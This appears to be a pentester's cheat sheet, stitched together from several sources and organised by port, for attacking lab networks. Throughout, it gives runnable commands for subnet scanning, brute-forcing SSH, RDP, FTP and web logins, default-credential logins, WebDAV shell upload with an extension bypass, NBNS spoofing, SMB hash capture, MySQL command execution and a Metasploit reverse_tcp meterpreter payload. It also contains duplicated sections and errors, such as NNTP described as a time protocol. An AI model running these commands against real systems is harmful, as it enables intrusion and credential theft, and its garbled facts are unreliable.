nmap -p80,8000,8080 10.11.0.0/16 -oG - | nikto -host -

Scans:
nmap -A -Pn --version-all -sC -f -oA nmap2 10.11.0.0/16
nmap -p80,443,5800,5900,8000,8080 10.11.0.0/16 -oG - | nikto -host -
nmap -vv -A -PS -PA -PU -PE -PP -sS -sU -p0-65535 -sC -sV -oA comp5 -iL /root/targets.txt
unicornscan -v -z -B 53 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -p 1-65535 -r 1000 -R 5 -i tap0 -l /root/unicornscan1.txt 10.11.1.0/16
unicornscan -mTsf -lv -r 1000 -l /root/unicornscan2.txt 10.11.1.0/16
unicornscan -v -z -B 53 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -r 1000 -l /root/unicornscan3.txt 10.11.1.0/16
unicornscan -v -z -B 80 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -r 1000 -l /root/unicornscan4.txt 10.11.1.0/16
unicornscan -v -z -B 4343 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -r 1000 -l /root/unicornscan5.txt 10.11.1.0/16
unicornscan -v -z -H -mUTAsf -r 1000 -l /root/unicornscan6.txt 10.11.1.0/16
netdiscover -r 10.11.1.0/16

Most basic usage of arp-scan is scanning local network with a single options named --localnet or-l . This will scan whole local network with arp packets. While using arp-scan we need root privileges.

```
1       $ arp-scan  --localnet
```

If the responses return by the scanned hosts are important for us we can save them in pcap format. Pcap format is supported by tools like tcpdump, wireshark etc. We will us -pcapsavefile or -W options to specify pcap file.

Dmitry –**b** is use for banner grabbing for all open ports; Type following command to grab **SSH banner** of remote PC.

```
1   dmitry -b 192.168.1.106
```

Webmin
Webmin is a webgui to interact with the machine.
The password to enter is the same as the passsword for the root user, and other users if they have that right.
There are several vulnerabilites for it. It is run on port 10000.
Wordpress
sudo wpscan -u http://cybear32c.lab
If you hit a 403. That is, the request if forbidden for some reason. Read more here:
https://en.wikipedia.org/wiki/HTTP_403
It could mean that the server is suspicious because you don't have a proper user-agent in your request, in wpscan you can solve this by inserting --random-agent. You can of course also define a specific agent if you want that. But random-agent is pretty convenient.

sudo wpscan -u http://cybear32c.lab/ --random-agent
Scan for users
You can use wpscan to enumerat users:

Webdav
Okay so webdav is old as hell, and not used very often. It is pretty much like ftp. But you go through http to access it. So if you have webdav installed on a xamp-server you can access it like this:
cadaver 192.168.1.101/webdav
Then sign in with username and password. The default username and passwords on xamp are:
Username: wampp
Password: xampp
Then use put and get to upload and download. With this you can of course upload a shell that gives you better access.
If you are looking for live examples just google this:
inurl:webdav site:com
Test if it is possible to upload and execute files with webdav.
davtest -url http://192.168.1.101 -directory demo_dir -rand aaaa_upfileP0C
If you managed to gain access but is unable to execute code there is a workaround for that! So if webdav has prohibited the user to upload .asp code, and pl and whatever, we can do this:
upload a file called shell443.txt, which of course is you .asp shell. And then you rename it to shell443.asp;.jpg.
Now you visit the page in the browser and the asp code will run and return your shell.
References
http://secureyes.net/nw/assets/Bypassing-IIS-6-Access-Restrictions.pdf

WAF - Web application firewall
One of the first things we should do when starting to poke on a website is see what WAF it has.
Identify the WAF
wafw00f http://example.com
http://securityidiots.com/Web-Pentest/WAF-Bypass/waf-bypass-guide-part-1.html

Cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt
John --wordlist-megacorp-cewl.txt --rules --stdout > mutated.txt
cewl any other urls

netdiscover -r 192.168.1.0/24

FTP Enumeration (21):

nmap –script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 10.0.0.1

FTP service on 10.10.1.22:21

Enumeration

nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22

hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp

Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be necessary for certain exploits to work. So always try to log in with anonymous:anonymous.

Remember the binary and ascii mode!

If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write **binary** and **ascii** to switch mode.

SSH (22):

ssh INSERTIPADDRESS 22

SSH service on 10.10.1.22:22

Bruteforcing

medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.10.1.22:22 - 22 -M ssh

hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.10.1.22 ssh

ncrack -vv -p 22 --user root -P PASS_LIST 10.10.1.22

Use nmap to automate banner grabbing and key fingerprints, e.g.

nmap 10.10.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.11.1.22/scans/10.10.1.22_22_ssh-hostkey'

User enumeration

use auxiliary/scanner/ssh/ssh_enumusers

set user_file /usr/share/wordlists/metasploit/unix_users.txt

or

set user_file /usr/share/seclists/Usernames/Names/names.txt

run

python /usr/share/exploitdb/exploits/linux/remote/40136.py -U /usr/share/wordlists/metasploit/unix_users.txt $ip

Bruteforce

`hydra -v -V -l root -P password-file.txt $ip ssh`

With list of users:

`hydra -v -V -L user.txt -P /usr/share/wordlists/rockyou.txt -t 16 192.168.33.251 ssh`

You can use **-w** to slow down

SMTP Enumeration (25):

nmap –script smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 10.0.0.1

nc -nvv INSERTIPADDRESS 25

telnet INSERTIPADDRESS 25

Finger Enumeration (79):

Download script and run it with a wordlist: http://pentestmonkey.net/tools/user-enumeration/finger-user-enum

Always do users enumeration

`smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t $ip`

`use auxiliary/scanner/smtp/smtp_enum`

Command to check if a user exists

`VRFY root`

Command to ask the server if a user belongs to a mailing list

`EXPN root`

Enumeration and vuln scanning:

`nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 $ip`

Bruteforce

`hydra -P /usr/share/wordlistsnmap.lst $ip smtp -V`

Metasploit user enumeration

`use auxiliary/scanner/smtp/smtp_enum`

Testing for open relay

```
telnet $ip 25
EHLO root
MAIL FROM:root@target.com
RCPT TO:example@gmail.com
DATA
Subject: Testing open mail relay.
Testing SMTP open mail relay. Have a nice day.
.
QUIT
```

HTTP/HTTPS - Web Enumeration (80/443):

dirbuster (GUI)

dirb http://10.0.0.1/

nikto –h 10.0.0.1

wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/Top1000-RobotsDisallowed.txt; gobuster -u http://$ip -w Top1000-RobotsDisallowed.txt

wfuzz -c -z list.txt --sc 200 http://$ip

Gather page titles from HTTP services	nmap --script=http-title 192.168.1.0/24
Get HTTP headers of web services	nmap --script=http-headers 192.168.1.0/24
Find web apps from known paths	nmap --script=http-enum 192.168.1.0/24

Web Scanning

Gobuster quick directory busting

gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux

Gobuster comprehensive directory busting

gobuster -s 200,204,301,302,307,403 -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/big.txt -t 80 -a 'Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'

Gobuster search with file extension

gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.php

Nikto web server scan

nikto -h 10.10.10.10

Wordpress scan

wpscan -u 10.10.10.10/wp/

Port Checking

Netcat banner grab

nc -v 10.10.10.10 port

Telnet banner grab

telnet 10.10.10.10 port

[>] HTTP Basic Authentication Dictionary and Brute-force attacks with Burp Suite

http://www.dailysecurity.net/2013/03/22/http-basic-authentication-dictionary-and-brute-force-attacks-with-burp-suite/

Burp Suite against HTTP Basic authentication

Webslayer is a tool designed for brute forcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts,files, etc), brute force GET and POST parameters, bruteforce Forms parameters (User/Password), Fuzzing, etc. The tools has a payload generator and an easy and powerful results analyzer.

You can perform attacks like:

- Predictable resource locator, recursion supported (Discovery)
- Login forms brute force
- Session brute force
- Parameter brute force
- Parameter fuzzing and injection (XSS, SQL)
- Basic and Ntml authentication brute forcing

Source: http://www.edge-security.com/webslayer.php

root@kali:~# webslayer

Brute Force:

hydra 10.0.0.1 http-post-form "/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid" -P /usr/share/wordlists/rockyou.txt -l admin

Whatweb - Usage: whatweb [options] <URLs>

WhatWeb identifies websites. Its goal is to answer the question, "What is that Website?". WhatWeb recognises web technologies including content management systems (CMS), blogging platforms,

statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called 'stealthy', is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.

Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. ", but a minority of WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for "/wp-content/" within relative links.

EXAMPLE USAGE:

* Scan example.com.

./whatweb example.com

* Scan reddit.com slashdot.org with verbose plugin descriptions.

./whatweb -v reddit.com slashdot.org

* An aggressive scan of wired.com detects the exact version of WordPress.

./whatweb -a 3 www.wired.com

* Scan the local network quickly and suppress errors.

whatweb --no-errors 192.168.0.0/24

Pop3 (110):

telnet INSERTIPADDRESS 110

USER pelle@INSERTIPADDRESS

PASS admin

or:

USER pelle

PASS admin

RPCBind (111):

rpcinfo –p x.x.x.x

RPC (135)

Enumerate, shows if any NFS mount exposed:

```
rpcinfo -p $ip
```

```
nmap $ip --script=msrpc-enum
```

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 443 -

Heartbleed

OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable

First we need to investigate if the https-page is vulnerable to heartbleed

We can do that the following way.

```
sudo sslscan 192.168.101.1:443
```

or using a nmap script

```
nmap -sV --script=ssl-heartbleed 192.168.101.8
```

You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.

```
use auxiliary/scanner/ssl/openssl_heartbleed
```

```
set RHOSTS 192.168.101.8
```

```
set verbose true
```

```
Run
```

Open a connection

```
openssl s_client -connect $ip:443
```

Basic SSL ciphers check

```
nmap --script ssl-enum-ciphers -p 443 $ip
```

Look for unsafe ciphers such as Triple-DES and Blowfish

Very complete tool for SSL auditing is testssl.sh, finds BEAST, FREAK, POODLE, heart bleed, etc...

Test authentication:

telnet $ip 110

USER uer@$ip

PASS admin

list

retr 1

Finger

port 79

https://touhidshaikh.com/blog/?p=914

Find Logged in users on target.

finger @$ip

if there is no user logged in this will show no username

Check User is existed or not.

finger $username@$ip

The finger command is very useful for checking users on target but it's painful if brute-forced for a username.

Port 69 - TFTP

This is a ftp-server but it is using UDP.

Port 80 - HTTP

Info about web-vulnerabilities can be found in the next chapter HTTP - Web Vulnerabilities.

We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with .htaccess we are able to password protect certain directories. If that is the case we can brute force that the following way.

Password protect directory with htaccess

Step 1

Create a directory that you want to password-protect. Create .htaccess tile inside that directory. Content of .htaccess:

```
AuthType Basic
AuthName "Password Protected Area"
AuthUserFile /var/www/html/test/.htpasswd
Require valid-user
```

Create .htpasswd file

```
htpasswd -cb .htpasswd test admin
service apache2 restart
```

This will now create a file called .htpasswd with the user: test and the password: admin

If the directory does not display a login-prompt, you might have to change the **apache2.conf** file. To this:

```
<Directory /var/www/html/test>
   AllowOverride AuthConfig
</Directory>
```

Brute force it

Now that we know how this works we can try to brute force it with medusa.

```
medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m DIR:/test -T 10
```

Port 88 - Kerberos

Kerberos is a protocol that is used for network authentication. Different versions are used by *nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.

If you already have a login to a user of that domain you might be able to escalate that privilege.

Check out: MS14-068

Port 110 - Pop3

This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.

```
telnet 192.168.1.105 110
USER pelle@192.168.1.105
PASS admin
# List all emails
list
```

```
# Retrive email number 5, for example
retr 5
```

Port 111 - Rpcbind

RFC: 1833

Rpcbind can help us look for NFS-shares. So look out for nfs. Obtain list of services running with RPC:

```
rpcbind -p 192.168.1.101
```

Port 119 - NNTP

Network time protocol. It is used synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.

An attacker could use this to change the time. Which might cause denial of service and all around havoc.

Port 135 - MSRPC

This is the windows rpc-port. https://en.wikipedia.org/wiki/Microsoft_RPC

Enumerate

```
nmap 192.168.0.101 --script=msrpc-enum
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 139 and 445- SMB/Samba shares

Samba is a service that enables the user to share files with other machines. It has interoperatibility, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exists on a linux-server.

Connecting

For linux-users you can log in to the smb-share using smbclient, like this:

```
smbclient -L 192.168.1.102
smbclient //192.168.1.106/tmp
smbclient \\\\192.168.1.105\\ipc$ -U john
smbclient //192.168.1.105/ipc$ -U john
```

If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.

So smb, for a linux-user, is pretty much like and ftp or a nfs.

Here is a good guide for how to configure samba:https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20(Command-line%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!

```
mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077 "//10.10.10.10/My Share" /mnt/cifs
```

Connect with PSExec

If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.

```
use exploit/windows/smb/psexec
```

SMB\RPC Enumeration (139/445):

enum4linux –a 10.0.0.1

nbtscan x.x.x.x // Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios name and discover client workgroup / domain

py 192.168.XXX.XXX 500 50000 dict.txt

python /usr/share/doc/python-impacket-doc/examples/samrdump.py 192.168.XXX.XXX

nmap IPADDR --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-enum-sessions.nse,smb-enum-shares.nse,smb-enum-users.nse,smb-ls.nse,smb-mbenum.nse,smb-os-discovery.nse,smb-print-text.nse,smb-psexec.nse,smb-security-mode.nse,smb-server-stats.nse,smb-system-info.nse,smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-regsvc-dos.nse

smbclient -L //INSERTIPADDRESS/

List open shares

smbclient //INSERTIPADDRESS/ipc$ -U john

SMB uses the following TCP and UDP ports:

```
netbios-ns 137/tcp # NETBIOS Name Service

netbios-ns 137/udp

netbios-dgm 138/tcp # NETBIOS Datagram Service

netbios-dgm 138/udp

netbios-ssn 139/tcp # NETBIOS session service

netbios-ssn 139/udp

microsoft-ds 445/tcp # if you are using Active Directory
```

Enumeration

mblookup — NetBIOS over TCP/IP client used to lookup NetBIOS names

`nmblookup -A $ip`

`enum4linux -a $ip`

Used to enumerate data from Windows and Samba hosts and is a wrapper for `smbclient`, `rpcclient`, `net` and `nmblookup`

Look for users, groups, shares, workgroup/domains and password policies

list smb nmap scripts

`locate .nse | grep smb`

[+] NBNS Spoof / Capture

[>] NBNS Spoof

msf > use auxiliary/spoof/nbns/nbns_response

msf auxiliary(nbns_response) > show options

msf auxiliary(nbns_response) > set INTERFACE eth0

msf auxiliary(nbns_response) > set SPOOFIP 10.10.10.10

msf auxiliary(nbns_response) > run

[>] SMB Capture

msf > use auxiliary/server/capture/smb

msf auxiliary(smb) > set JOHNPWFILE /tmp/john_smb

msf auxiliary(smb) > run

Samrdump is pre-installed on Backtrack 5 .

You can find "samrdump" under SMB Analyis .

Samrdump is used to retrieved information about the target using SAM (Security Account Manager).

It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :

BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump

Running Samrdump.py with port 445

Command Syntax : ./samrdump.py username:password@target-ip-address protocol list

Example : ./samrdump.py administrator:12345@192.168.232.172

http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html

SNMP Enumeration (161):

snmpwalk -c public -v1 10.0.0.0

snmpcheck -t 192.168.1.X -c public

onesixtyone -c names -i hosts

nmap -sT -p 161 192.168.X.X -oG snmp_results.txt

snmpenum -t 192.168.1.X

```
for community in public private manager; do snmpwalk -c $community -v1 $ip; done
```

```
snmpwalk -c public -v1 $ip
```

```
snmpenum $ip public windows.txt
```

Less noisy:

```
snmpwalk -c public -v1 $ip 1.3.6.1.4.1.77.1.2.25
```

Based on UDP, stateless and susceptible to UDP spoofing

```
nmap -sU --open -p 16110.1.1.1-254 -oG out.txt
```

```
snmpwalk -c public -v1  10.1.1.1 # we need to know that there is a community called public
```

```
snmpwalk -c public -v1 192.168.11.204 1.3.6.1.4.1.77.1.2.25 # enumerate windows users
```

```
snmpwalk 5c public 5v1 192.168.11.204 1.3.6.1.2.1.25.4.2.1.2 # enumerates running processes
```

```
nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes $ip
```

```
snmp-check -t $ip -c public
```

```
onesixtyone -c names -i $ip
```

Port 389/636 - Ldap

Lightweight Directory Access Protocol. This port is usually used for Directories. Directory her means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree. Ldap is sometimes used to store usersinformation. Ldap is used more often in corporate structure. Webapplications can use ldap for authentication. If that is the case it is possible to perform **ldap-injections** which are similar to sqlinjections.

You can sometimes access the ldap using a anonymous login, or with other words no session. This can be useful becasue you might find some valuable data, about users.

```
ldapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"
```

When a client connects to the Ldap directory it can use it to query data, or add or remove.

Port 636 is used for SSL.

There are also metasploit modules for Windows 2000 SP4 and Windows Xp SP0/SP1

Port 554 - RTSP

RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are running on this port. They often have a GUI interface, so look out for that.

Port 587 - Submission

Outgoing smtp-port

If Postfix is run on it it could be vunerable to shellshock https://www.exploit-db.com/exploits/34896/

Port 631 - Cups

Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run netstat. You can log in to it here: **http://localhost:631/admin**

You authenticate with the OS-users.

Find version. Test **cups-config --version**. If this does not work surf to **http://localhost:631/printers** and see the CUPS version in the title bar of your browser.

There are vulnerabilities for it so check your searchsploit.

Port 993 - Imap Encrypted

The default port for the Imap-protocol.

Port 995 - POP3 Encrypten

Port 995 is the default port for the **Post Office Protocol**. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and recieve email.

Related ports: 110 is the POP3 non-encrypted.

25, 465

Port 1025 - NFS or IIS

I have seen them open on windows machine. But nothing has been listening on it.

Port 1030/1032/1033/1038

I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.

Port 1521 - Oracle database

Enumeration

`tnscmd10g version -h 192.168.1.101`

`tnscmd10g status -h 192.168.1.101`

Bruteforce the ISD

`auxiliary/scanner/oracle/sid_brute`

Connect to the database with `sqlplus`

References:

http://www.red-database-security.com/wp/itu2007.pdf

Ports 1748, 1754, 1808, 1809 - Oracle

These are also ports used by oracle on windows. They run Oracles **Intelligent Agent**.

Oracle (1521):

tnscmd10g version -h INSERTIPADDRESS

tnscmd10g status -h INSERTIPADDRESS

Mysql Enumeration (3306):

Always test the following:

Username: root

Password: root

mysql --host=192.168.1.101 -u root -p

mysql -h <Hostname> -u root

mysql -h <Hostname> -u root@localhost

mysql -h <Hostname> -u ""@localhost

telnet 192.168.0.101 3306

You will most likely see this a lot:

ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122

Mysql-commands cheat sheet

http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html

Uploading a shell

You can also use mysql to upload a shell

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

Mysql

nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 $ip -p 3306

Nmap scan

nmap -sV -Pn -vv -script=mysql* $ip -p 3306

Vuln scanning:

sqlmap -u 'http://$ip/login-off.asp' --method POST --data 'txtLoginID=admin&txtPassword=aa&cmdSubmit=Login' --all --dump-all

If Mysql is running as root and you have access, you can run commands:

mysql> select do_system('id');

mysql> \! sh

MsSql

Enumerate MSSQL Servers on the network

msf > use auxiliary/scanner/mssql/mssql_ping

nmap -sU --script=ms-sql-info $ip

Bruteforce MsSql

msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login

Gain shell using gathered credentials

msf > use exploit/windows/mssql/mssql_payload

msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp

Log in to a MsSql server:

root@kali:~/dirsearch# cat ../.freetds.conf

[someserver]

host = $ip

port = 1433

tds version = 8.0

user=sa

root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME

Port 2049 - NFS

Network file system This is a service used so that people can access certain parts of a remote filesystem. If this

is badly configured it could mean that you grant excessive access to users.

If the service is on its default port you can run this command to see what the filesystem is sharing

```
showmount -e 192.168.1.109
```

Then you can mount the filesystem to your machine using the following command

```
mount 192.168.1.109:/ /tmp/NFS
```

```
mount -t 192.168.1.109:/ /tmp/NFS
```

Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.

This can be used to escalate privileges if it is not correct configured. Check chapter on Linux Privilege Escalation.

Port 2100 - Oracle XML DB

There are some exploits for this, so check it out. You can use the default Oracle users to access to it. You can use the normal ftp protocol to access it.

Can be accessed through ftp. Some default passwords here:https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm Name: Version:

Default logins: sys:sys scott:tiger

Port 3268 - globalcatLdap

Port 3306 - MySQL

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
```

```
mysql -h <Hostname> -u root
```

```
mysql -h <Hostname> -u root@localhost
```

```
mysql -h <Hostname> -u ""@localhost
```

```
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

Configuration files

cat /etc/my.cnf

http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html

Mysql-commands cheat sheet

http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html

Uploading a shell

You can also use mysql to upload a shell

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

Finding passwords to mysql

You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the databse and see what users and passwords that are available. Maybe someone is resuing a password?

So the first step is to find the login-credencials for the database. Those are usually found in some configuration-file oon the web-server. For example, in joomla they are found in:

/var/www/html/configuration.php

In that file you find the

```
<?php
class JConfig {
   var $mailfrom = 'admin@rainng.com';
   var $fromname = 'testuser';
   var $sendmail = '/usr/sbin/sendmail';
   var $password = 'myPassowrd1234';
   var $sitename = 'test';
   var $MetaDesc = 'Joomla! - the dynamic portal engine and content management system';
   var $MetaKeys = 'joomla, Joomla';
```

```
  var $offline_message = 'This site is down for maintenance. Please check back again soon.';
  }
```

Port 3339 - Oracle web interface

Port 3389 - Remote Desktop Protocol

This is a proprietary protocol developed by windows to allow remote desktop.

Log in like this

```
rdesktop -u guest -p guest 10.11.1.5 -g 94%
```

Brute force like this

```
ncrack -vv --user Administrator -P /root/passwords.txt rdp://192.168.1.101
```

Ms12-020

This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.

Port 4445 - Upnotifyp

I have not found anything here. Try connecting with netcat and visiting in browser.

Port 4555 - RSIP

I have seen this port being used by Apache James Remote Configuration.

There is an exploit for version 2.3.2

https://www.exploit-db.com/docs/40123.pdf

Port 47001 - Windows Remote Management Service

Windows Remote Management Service

Port 5357 - WSDAPI

Port 5722 - DFSR

The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.

I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.

Port 5900 - VNC

VNC is used to get a screen for a remote host. But some of them have some exploits.

You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.

It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords

```
background
use post/windows/gather/credentials/vnc
set session X
exploit
vncviewer 192.168.1.109
```

Ctr-alt-del

If you are unable to input ctr-alt-del (kali might interpret it as input for kali).

Try `shift-ctr-alt-del`

Metasploit scanner

You can scan VNC for logins, with bruteforce.

Login scan

```
use auxiliary/scanner/vnc/vnc_login
set rhosts 192.168.1.109
run
```

Scan for no-auth

```
use auxiliary/scanner/vnc/vnc_none_auth
set rhosts 192.168.1.109
run
```

Port 8080

Since this port is used by many different services. They are divided like this.

Tomcat

Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

Port 9389 -

Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

LDAP Enumeration:

LDAP supports anonymous remote query on the Server. The query will disclose sensitive information such as usernames, address, contact details, Department details, etc.

LDAP Enumeration Tools:

The following table shows the list of tools to perform LDAP Enumeration:

Sl.no	Name of the tool	Web Links
01	Softerra LDAP Administrator	http://www.ldapadministrator.com/
02	Jxplorer	http://jxplorer.org/
03	active directory domain services management pack for system center	https://www.microsoft.com/en-in/download/details.aspx?id=21357
04	LDAP Admin Tool	http://www.ldapadmin.org/
05	LDAP Administrator tool	https://sourceforge.net/projects/ldapadmin/

RDP

Bruteforce

```
ncrack -vv --user administrator -P password-file.txt rdp://$ip
```

```
hydra -t 4  -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip
```

Kerberos

Test MS14-068

LDAP

Enumeration:

```
ldapsearch -h $ip -p 389 -x -b "dc=mywebsite,dc=com"
```

[*] Found MS SQL service on 10.11.1.31:1433
  [*] Check out the server for web applications with sqli vulnerabilities
    [=] searchsploit mssql
  [*] Use nmap scripts for further enumeration, e.g
    [=] nmap -vv -sV -Pn -p 1433 --script=ms-sql-info,ms-sql-config,ms-sql-dump-hashes --script-args=mssql.instance-port=1433,smsql.username-sa,mssql.password-sa -oA /root/Documents/10.11.1.31/scans/10.11.1.31_1433_mssql_nmap_scan 10.11.1.31

[*] Found MS SMB service on 10.11.1.31:445
  [*] Enumeration
    [=] nmap -sV -Pn -vv -p 139,445 --script=smb-vuln* --script-args=unsafe=1 -oA '/root/Documents/10.11.1.31/scans/10.11.1.31_445_smb.nmap' 10.11.1.31
    [=] enum4linux -a 10.11.1.31 | tee /root/Documents/10.11.1.31/scans/10.11.1.31_445_enum4linux.txt
    [=] nmap -sV -Pn -vv -p 445 --script=smb-enum-users -oA '/root/Documents/10.11.1.31/scans/10.11.1.31_445_smb_smb-enum-users.nmap' 10.11.1.31

[*] Found RDP service on 10.11.1.31:3389
  [*] Bruteforcing
    [=] ncrack -vv --user administrator -P PASS_LIST rdp://10.11.1.31
    [=] crowbar -b rdp -u -s 10.11.1.31/32 -U USER_LIST -C PASS_LIST
    [=] for username in $(cat USER_LIST); do for password in $(cat PASS_LIST) do; rdesktop -u $username -p $password 10.11.1.31; done; done;

